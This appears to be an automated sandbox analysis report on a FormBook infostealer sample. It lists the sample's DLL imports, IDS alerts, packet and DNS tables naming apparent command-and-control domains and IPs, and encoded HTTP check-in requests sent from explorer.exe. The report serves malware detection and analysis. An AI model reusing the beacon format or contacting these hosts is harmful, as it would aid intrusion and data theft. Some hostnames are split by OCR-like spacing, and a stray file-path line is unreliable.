ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject

DLL	Import
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, ReadFile, GetTempFileNameA, WriteFile, RemoveDirectoryA, CreateProcessA, CreateFileA, GetLastError, CreateThread, CreateDirectoryA, GlobalUnlock, GetDiskFreeSpaceA, GlobalLock, SetErrorMode, GetVersion, lstrcpynA, GetCommandLineA, GetTempPathA, lstrlenA, SetEnvironmentVariableA, ExitProcess, GetWindowsDirectoryA, GetCurrentProcess, GetModuleFileNameA, CopyFileA, GetTickCount, Sleep, GetFileSize, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-06:10:52.777667	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49716	75.2.115.196	192.168.2.5
05/12/21-06:10:57.964155	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49717	80	192.168.2.5	91.148.168.141
05/12/21-06:10:57.964155	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49717	80	192.168.2.5	91.148.168.141
05/12/21-06:10:57.964155	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49717	80	192.168.2.5	91.148.168.141
05/12/21-06:10:58.051840	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49717	91.148.168.141	192.168.2.5
05/12/21-06:11:08.305754	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49718	80	192.168.2.5	62.149.189.71
05/12/21-06:11:08.305754	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49718	80	192.168.2.5	62.149.189.71
05/12/21-06:11:08.305754	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49718	80	192.168.2.5	62.149.189.71
05/12/21-06:11:13.647635	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49719	23.227.38.74	192.168.2.5
05/12/21-06:11:18.796605	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49720	80	192.168.2.5	85.233.160.22
05/12/21-06:11:18.796605	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49720	80	192.168.2.5	85.233.160.22
05/12/21-06:11:18.796605	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49720	80	192.168.2.5	85.233.160.22
05/12/21-06:11:30.171286	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49725	80	192.168.2.5	8.210.40.49
05/12/21-06:11:30.171286	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49725	80	192.168.2.5	8.210.40.49
05/12/21-06:11:30.171286	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49725	80	192.168.2.5	8.210.40.49
05/12/21-06:11:45.772072	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	34.102.136.180
05/12/21-06:11:45.772072	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	34.102.136.180
05/12/21-06:11:45.772072	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.5	34.102.136.180
05/12/21-06:11:45.909532	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49727	34.102.136.180	192.168.2.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 06:10:52.578253031 CEST	49716	80	192.168.2.5	75.2.115.196
May 12, 2021 06:10:52.618907928 CEST	80	49716	75.2.115.196	192.168.2.5
May 12, 2021 06:10:52.620045900 CEST	49716	80	192.168.2.5	75.2.115.196
May 12, 2021 06:10:52.620214939 CEST	49716	80	192.168.2.5	75.2.115.196
May 12, 2021 06:10:52.660700083 CEST	80	49716	75.2.115.196	192.168.2.5
May 12, 2021 06:10:52.777667046 CEST	80	49716	75.2.115.196	192.168.2.5
May 12, 2021 06:10:52.777733088 CEST	80	49716	75.2.115.196	192.168.2.5
May 12, 2021 06:10:52.778031111 CEST	49716	80	192.168.2.5	75.2.115.196
May 12, 2021 06:10:52.778270006 CEST	49716	80	192.168.2.5	75.2.115.196
May 12, 2021 06:10:52.807538986 CEST	80	49716	75.2.115.196	192.168.2.5
May 12, 2021 06:10:52.807683945 CEST	49716	80	192.168.2.5	75.2.115.196
May 12, 2021 06:10:52.818757057 CEST	80	49716	75.2.115.196	192.168.2.5
May 12, 2021 06:10:57.887156010 CEST	49717	80	192.168.2.5	91.148.168.141
May 12, 2021 06:10:57.963726997 CEST	80	49717	91.148.168.141	192.168.2.5
May 12, 2021 06:10:57.963977098 CEST	49717	80	192.168.2.5	91.148.168.141
May 12, 2021 06:10:57.964154959 CEST	49717	80	192.168.2.5	91.148.168.141
May 12, 2021 06:10:58.044265032 CEST	80	49717	91.148.168.141	192.168.2.5
May 12, 2021 06:10:58.051840067 CEST	80	49717	91.148.168.141	192.168.2.5
May 12, 2021 06:10:58.051858902 CEST	80	49717	91.148.168.141	192.168.2.5
May 12, 2021 06:10:58.052031040 CEST	49717	80	192.168.2.5	91.148.168.141
May 12, 2021 06:10:58.052119970 CEST	49717	80	192.168.2.5	91.148.168.141
May 12, 2021 06:10:58.128576040 CEST	80	49717	91.148.168.141	192.168.2.5
May 12, 2021 06:11:08.246844053 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:08.305356979 CEST	80	49718	62.149.189.71	192.168.2.5
May 12, 2021 06:11:08.305533886 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:08.305753946 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:08.362505913 CEST	80	49718	62.149.189.71	192.168.2.5
May 12, 2021 06:11:08.363512993 CEST	80	49718	62.149.189.71	192.168.2.5
May 12, 2021 06:11:08.363538980 CEST	80	49718	62.149.189.71	192.168.2.5
May 12, 2021 06:11:08.363763094 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:08.363837004 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:08.665510893 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:09.275211096 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:10.478286028 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:12.884835958 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:13.437242985 CEST	49719	80	192.168.2.5	23.227.38.74
May 12, 2021 06:11:13.482142925 CEST	80	49719	23.227.38.74	192.168.2.5
May 12, 2021 06:11:13.482316017 CEST	49719	80	192.168.2.5	23.227.38.74
May 12, 2021 06:11:13.482528925 CEST	49719	80	192.168.2.5	23.227.38.74
May 12, 2021 06:11:13.526175022 CEST	80	49719	23.227.38.74	192.168.2.5
May 12, 2021 06:11:13.647634983 CEST	80	49719	23.227.38.74	192.168.2.5
May 12, 2021 06:11:13.647696972 CEST	80	49719	23.227.38.74	192.168.2.5
May 12, 2021 06:11:13.647722960 CEST	80	49719	23.227.38.74	192.168.2.5
May 12, 2021 06:11:13.647748947 CEST	80	49719	23.227.38.74	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 06:11:13.647768021 CEST	80	49719	23.227.38.74	192.168.2.5
May 12, 2021 06:11:13.647921085 CEST	49719	80	192.168.2.5	23.227.38.74
May 12, 2021 06:11:13.648022890 CEST	80	49719	23.227.38.74	192.168.2.5
May 12, 2021 06:11:13.648037910 CEST	49719	80	192.168.2.5	23.227.38.74
May 12, 2021 06:11:13.648087978 CEST	49719	80	192.168.2.5	23.227.38.74
May 12, 2021 06:11:13.651108027 CEST	80	49719	23.227.38.74	192.168.2.5
May 12, 2021 06:11:13.651184082 CEST	49719	80	192.168.2.5	23.227.38.74
May 12, 2021 06:11:17.697598934 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:18.743036985 CEST	49720	80	192.168.2.5	85.233.160.22
May 12, 2021 06:11:18.795769930 CEST	80	49720	85.233.160.22	192.168.2.5
May 12, 2021 06:11:18.796403885 CEST	49720	80	192.168.2.5	85.233.160.22
May 12, 2021 06:11:18.796605110 CEST	49720	80	192.168.2.5	85.233.160.22
May 12, 2021 06:11:18.848905087 CEST	80	49720	85.233.160.22	192.168.2.5
May 12, 2021 06:11:18.849797010 CEST	80	49720	85.233.160.22	192.168.2.5
May 12, 2021 06:11:18.849983931 CEST	80	49720	85.233.160.22	192.168.2.5
May 12, 2021 06:11:18.850141048 CEST	49720	80	192.168.2.5	85.233.160.22
May 12, 2021 06:11:18.850188017 CEST	49720	80	192.168.2.5	85.233.160.22
May 12, 2021 06:11:18.904484034 CEST	80	49720	85.233.160.22	192.168.2.5
May 12, 2021 06:11:24.164902925 CEST	49724	80	192.168.2.5	150.95.255.38
May 12, 2021 06:11:24.480098009 CEST	80	49724	150.95.255.38	192.168.2.5
May 12, 2021 06:11:24.480214119 CEST	49724	80	192.168.2.5	150.95.255.38
May 12, 2021 06:11:24.480335951 CEST	49724	80	192.168.2.5	150.95.255.38
May 12, 2021 06:11:24.793428898 CEST	80	49724	150.95.255.38	192.168.2.5
May 12, 2021 06:11:24.793498039 CEST	80	49724	150.95.255.38	192.168.2.5
May 12, 2021 06:11:24.793528080 CEST	80	49724	150.95.255.38	192.168.2.5
May 12, 2021 06:11:24.793703079 CEST	49724	80	192.168.2.5	150.95.255.38
May 12, 2021 06:11:24.795022964 CEST	49724	80	192.168.2.5	150.95.255.38
May 12, 2021 06:11:25.107990026 CEST	80	49724	150.95.255.38	192.168.2.5
May 12, 2021 06:11:27.307744980 CEST	49718	80	192.168.2.5	62.149.189.71
May 12, 2021 06:11:29.894157887 CEST	49725	80	192.168.2.5	8.210.40.49
May 12, 2021 06:11:30.170943022 CEST	80	49725	8.210.40.49	192.168.2.5
May 12, 2021 06:11:30.171107054 CEST	49725	80	192.168.2.5	8.210.40.49
May 12, 2021 06:11:30.171286106 CEST	49725	80	192.168.2.5	8.210.40.49
May 12, 2021 06:11:30.447992086 CEST	80	49725	8.210.40.49	192.168.2.5
May 12, 2021 06:11:30.448025942 CEST	80	49725	8.210.40.49	192.168.2.5
May 12, 2021 06:11:30.448041916 CEST	80	49725	8.210.40.49	192.168.2.5
May 12, 2021 06:11:30.448206902 CEST	49725	80	192.168.2.5	8.210.40.49
May 12, 2021 06:11:30.448276997 CEST	49725	80	192.168.2.5	8.210.40.49
May 12, 2021 06:11:30.725559950 CEST	80	49725	8.210.40.49	192.168.2.5
May 12, 2021 06:11:45.730526924 CEST	49727	80	192.168.2.5	34.102.136.180
May 12, 2021 06:11:45.771503925 CEST	80	49727	34.102.136.180	192.168.2.5
May 12, 2021 06:11:45.771606922 CEST	49727	80	192.168.2.5	34.102.136.180
May 12, 2021 06:11:45.772072077 CEST	49727	80	192.168.2.5	34.102.136.180
May 12, 2021 06:11:45.813093901 CEST	80	49727	34.102.136.180	192.168.2.5
May 12, 2021 06:11:45.909532070 CEST	80	49727	34.102.136.180	192.168.2.5
May 12, 2021 06:11:45.909596920 CEST	80	49727	34.102.136.180	192.168.2.5
May 12, 2021 06:11:45.909837008 CEST	49727	80	192.168.2.5	34.102.136.180
May 12, 2021 06:11:45.909900904 CEST	49727	80	192.168.2.5	34.102.136.180
May 12, 2021 06:11:45.950901031 CEST	80	49727	34.102.136.180	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 06:09:34.283843994 CEST	64344	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:34.335406065 CEST	53	64344	8.8.8.8	192.168.2.5
May 12, 2021 06:09:34.902295113 CEST	62060	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:34.959502935 CEST	53	62060	8.8.8.8	192.168.2.5
May 12, 2021 06:09:35.709083080 CEST	61805	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:35.762042999 CEST	53	61805	8.8.8.8	192.168.2.5
May 12, 2021 06:09:37.292479992 CEST	54795	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:37.341233015 CEST	53	54795	8.8.8.8	192.168.2.5
May 12, 2021 06:09:37.589746952 CEST	49557	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:37.649698973 CEST	53	49557	8.8.8.8	192.168.2.5
May 12, 2021 06:09:39.478003025 CEST	61733	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 06:09:39.526659012 CEST	53	61733	8.8.8.8	192.168.2.5
May 12, 2021 06:09:40.772716045 CEST	65447	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:40.821523905 CEST	53	65447	8.8.8.8	192.168.2.5
May 12, 2021 06:09:42.004847050 CEST	52441	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:42.053600073 CEST	53	52441	8.8.8.8	192.168.2.5
May 12, 2021 06:09:43.216428995 CEST	62176	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:43.265111923 CEST	53	62176	8.8.8.8	192.168.2.5
May 12, 2021 06:09:45.508809090 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:45.557526112 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 06:09:47.106349945 CEST	65296	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:47.157958031 CEST	53	65296	8.8.8.8	192.168.2.5
May 12, 2021 06:09:48.625264883 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:48.673979998 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 06:09:49.491476059 CEST	60151	53	192.168.2.5	8.8.8.8
May 12, 2021 06:09:49.551354885 CEST	53	60151	8.8.8.8	192.168.2.5
May 12, 2021 06:10:00.726229906 CEST	56969	53	192.168.2.5	8.8.8.8
May 12, 2021 06:10:00.786649942 CEST	53	56969	8.8.8.8	192.168.2.5
May 12, 2021 06:10:21.639175892 CEST	55161	53	192.168.2.5	8.8.8.8
May 12, 2021 06:10:21.707287073 CEST	53	55161	8.8.8.8	192.168.2.5
May 12, 2021 06:10:49.304970980 CEST	54757	53	192.168.2.5	8.8.8.8
May 12, 2021 06:10:49.363789082 CEST	53	54757	8.8.8.8	192.168.2.5
May 12, 2021 06:10:52.420631886 CEST	49992	53	192.168.2.5	8.8.8.8
May 12, 2021 06:10:52.571346045 CEST	53	49992	8.8.8.8	192.168.2.5
May 12, 2021 06:10:57.795087099 CEST	60075	53	192.168.2.5	8.8.8.8
May 12, 2021 06:10:57.885720015 CEST	53	60075	8.8.8.8	192.168.2.5
May 12, 2021 06:11:03.061557055 CEST	55016	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:03.124828100 CEST	53	55016	8.8.8.8	192.168.2.5
May 12, 2021 06:11:08.172087908 CEST	64345	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:08.245578051 CEST	53	64345	8.8.8.8	192.168.2.5
May 12, 2021 06:11:13.373060942 CEST	57128	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:13.436161995 CEST	53	57128	8.8.8.8	192.168.2.5
May 12, 2021 06:11:18.654652119 CEST	54791	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:18.741679907 CEST	53	54791	8.8.8.8	192.168.2.5
May 12, 2021 06:11:20.400882006 CEST	50463	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:20.475410938 CEST	53	50463	8.8.8.8	192.168.2.5
May 12, 2021 06:11:22.926269054 CEST	50394	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:22.985301018 CEST	53	50394	8.8.8.8	192.168.2.5
May 12, 2021 06:11:23.877700090 CEST	58530	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:24.163995981 CEST	53	58530	8.8.8.8	192.168.2.5
May 12, 2021 06:11:29.830585957 CEST	53813	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:29.892627001 CEST	53	53813	8.8.8.8	192.168.2.5
May 12, 2021 06:11:35.455265045 CEST	63732	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:35.520087004 CEST	53	63732	8.8.8.8	192.168.2.5
May 12, 2021 06:11:40.179445982 CEST	57344	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:40.244952917 CEST	53	57344	8.8.8.8	192.168.2.5
May 12, 2021 06:11:40.564667940 CEST	54450	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:40.639816046 CEST	53	54450	8.8.8.8	192.168.2.5
May 12, 2021 06:11:45.658201933 CEST	59261	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:45.726883888 CEST	53	59261	8.8.8.8	192.168.2.5
May 12, 2021 06:11:50.920507908 CEST	57151	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:51.080497026 CEST	53	57151	8.8.8.8	192.168.2.5
May 12, 2021 06:11:56.217856884 CEST	59413	53	192.168.2.5	8.8.8.8
May 12, 2021 06:11:56.303303003 CEST	53	59413	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 06:10:52.420631886 CEST	192.168.2.5	8.8.8.8	0xbbd8	Standard query (0)	www.roastedorganic.com	A (IP address)	IN (0x0001)
May 12, 2021 06:10:57.795087099 CEST	192.168.2.5	8.8.8.8	0xe9dd	Standard query (0)	www.voicec lubdubai.com	A (IP address)	IN (0x0001)
May 12, 2021 06:11:03.061557055 CEST	192.168.2.5	8.8.8.8	0x469b	Standard query (0)	www.w-c727 or.net	A (IP address)	IN (0x0001)
May 12, 2021 06:11:08.172087908 CEST	192.168.2.5	8.8.8.8	0xbc63	Standard query (0)	www.geacasolaro.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 06:11:13.373060942 CEST	192.168.2.5	8.8.8.8	0x4d71	Standard query (0)	www.charmboutiques.com	A (IP address)	IN (0x0001)
May 12, 2021 06:11:18.654652119 CEST	192.168.2.5	8.8.8.8	0x3c70	Standard query (0)	www.websitemax.co.uk	A (IP address)	IN (0x0001)
May 12, 2021 06:11:23.877700090 CEST	192.168.2.5	8.8.8.8	0x73a4	Standard query (0)	www.year-action.xyz	A (IP address)	IN (0x0001)
May 12, 2021 06:11:29.830585957 CEST	192.168.2.5	8.8.8.8	0x6819	Standard query (0)	www.hdjakdhf.com	A (IP address)	IN (0x0001)
May 12, 2021 06:11:35.455265045 CEST	192.168.2.5	8.8.8.8	0xa038	Standard query (0)	www.kantan-sedori.com	A (IP address)	IN (0x0001)
May 12, 2021 06:11:40.564667940 CEST	192.168.2.5	8.8.8.8	0x59cb	Standard query (0)	www.shanghainternational.com	A (IP address)	IN (0x0001)
May 12, 2021 06:11:45.658201933 CEST	192.168.2.5	8.8.8.8	0x88a8	Standard query (0)	www.susanestuart.com	A (IP address)	IN (0x0001)
May 12, 2021 06:11:50.920507908 CEST	192.168.2.5	8.8.8.8	0x80de	Standard query (0)	www.algaeflipflops.com	A (IP address)	IN (0x0001)
May 12, 2021 06:11:56.217856884 CEST	192.168.2.5	8.8.8.8	0x2892	Standard query (0)	www.thelordnelsonwinthorpe.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 06:10:52.571346045 CEST	8.8.8.8	192.168.2.5	0xbbd8	No error (0)	www.roastedorganic.com		75.2.115.196	A (IP address)	IN (0x0001)
May 12, 2021 06:10:57.885720015 CEST	8.8.8.8	192.168.2.5	0xe9dd	No error (0)	www.voiceclubdubai.com	voiceclubdubai.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 06:10:57.885720015 CEST	8.8.8.8	192.168.2.5	0xe9dd	No error (0)	voiceclubdubai.com		91.148.168.141	A (IP address)	IN (0x0001)
May 12, 2021 06:11:03.124828100 CEST	8.8.8.8	192.168.2.5	0x469b	Name error (3)	www.w-c727or.net	none	none	A (IP address)	IN (0x0001)
May 12, 2021 06:11:08.245578051 CEST	8.8.8.8	192.168.2.5	0xbc63	No error (0)	www.geacasolaro.com		62.149.189.71	A (IP address)	IN (0x0001)
May 12, 2021 06:11:13.436161995 CEST	8.8.8.8	192.168.2.5	0x4d71	No error (0)	www.charmboutiques.com	charmbracelet-shop.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 06:11:13.436161995 CEST	8.8.8.8	192.168.2.5	0x4d71	No error (0)	charmbracelet-shop.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 06:11:13.436161995 CEST	8.8.8.8	192.168.2.5	0x4d71	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 12, 2021 06:11:18.741679907 CEST	8.8.8.8	192.168.2.5	0x3c70	No error (0)	www.websitemax.co.uk	webforward.lcn.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 06:11:18.741679907 CEST	8.8.8.8	192.168.2.5	0x3c70	No error (0)	webforward.lcn.com	fwd3.hosts.co.uk		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 06:11:18.741679907 CEST	8.8.8.8	192.168.2.5	0x3c70	No error (0)	fwd3.hosts.co.uk		85.233.160.22	A (IP address)	IN (0x0001)
May 12, 2021 06:11:18.741679907 CEST	8.8.8.8	192.168.2.5	0x3c70	No error (0)	fwd3.hosts.co.uk		85.233.160.24	A (IP address)	IN (0x0001)
May 12, 2021 06:11:18.741679907 CEST	8.8.8.8	192.168.2.5	0x3c70	No error (0)	fwd3.hosts.co.uk		85.233.160.23	A (IP address)	IN (0x0001)
May 12, 2021 06:11:24.163995981 CEST	8.8.8.8	192.168.2.5	0x73a4	No error (0)	www.year-action.xyz		150.95.255.38	A (IP address)	IN (0x0001)
May 12, 2021 06:11:29.892627001 CEST	8.8.8.8	192.168.2.5	0x6819	No error (0)	www.hdjakdhf.com		8.210.40.49	A (IP address)	IN (0x0001)
May 12, 2021 06:11:35.520087004 CEST	8.8.8.8	192.168.2.5	0xa038	Name error (3)	www.kantan-sedori.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 06:11:40.639816046 CEST	8.8.8.8	192.168.2.5	0x59cb	Name error (3)	www.shanghainternational.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 06:11:45.726883888 CEST	8.8.8.8	192.168.2.5	0x88a8	No error (0)	www.susanestuart.com	susanestuart.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 06:11:45.726883888 CEST	8.8.8.8	192.168.2.5	0x88a8	No error (0)	susanestuart.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 06:11:51.080497026 CEST	8.8.8.8	192.168.2.5	0x80de	No error (0)	www.algaeflipflops.com		64.190.62.111	A (IP address)	IN (0x0001)
May 12, 2021 06:11:56.303303003 CEST	8.8.8.8	192.168.2.5	0x2892	No error (0)	www.thelordnelsonwinthorpe.com		94.136.40.51	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.roastedorganic.com
- www.voiceclubdubai.com
- www.geacasolaro.com
- www.charmboutiques.com
- www.websitemax.co.uk
- www.year-action.xyz
- www.hdjakdhf.com
- www.susanestuart.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49716	75.2.115.196	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:10:52.620214939 CEST	1331	OUT	GET /icsm/?zZSlDz=zaS0K7Z6s3udRIV54ona/Y7FMvuM79U9hGlb72LKWqTP1QF33lUaB5+awkVfTrm4Szdf&b6jPH=FBZdWxvpgT HTTP/1.1 Host: www.roastedorganic.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 06:10:52.777667046 CEST	1332	IN	HTTP/1.1 403 Forbidden Date: Wed, 12 May 2021 04:10:52 GMT Content-Type: text/html Content-Length: 146 Connection: close Server: nginx Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49717	91.148.168.141	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 06:10:57.964154959 CEST	1333	OUT	GET /icsm/?b6jPH=FBZdWxvpgT&zZSlDz=S3hZ9hucZB3EtOR58Q5nEiimGsTcBclBSgHOETXnBYv0klj7oHI8wHmFL3huZKvOqIBH HTTP/1.1 Host: www.voiceclubdubai.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 06:10:58.051840067 CEST	1333	IN	HTTP/1.1 403 Forbidden Date: Wed, 12 May 2021 04:10:58 GMT Server: Apache Content-Length: 318 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 33 20 46 6f 72 62 69 64 64 65 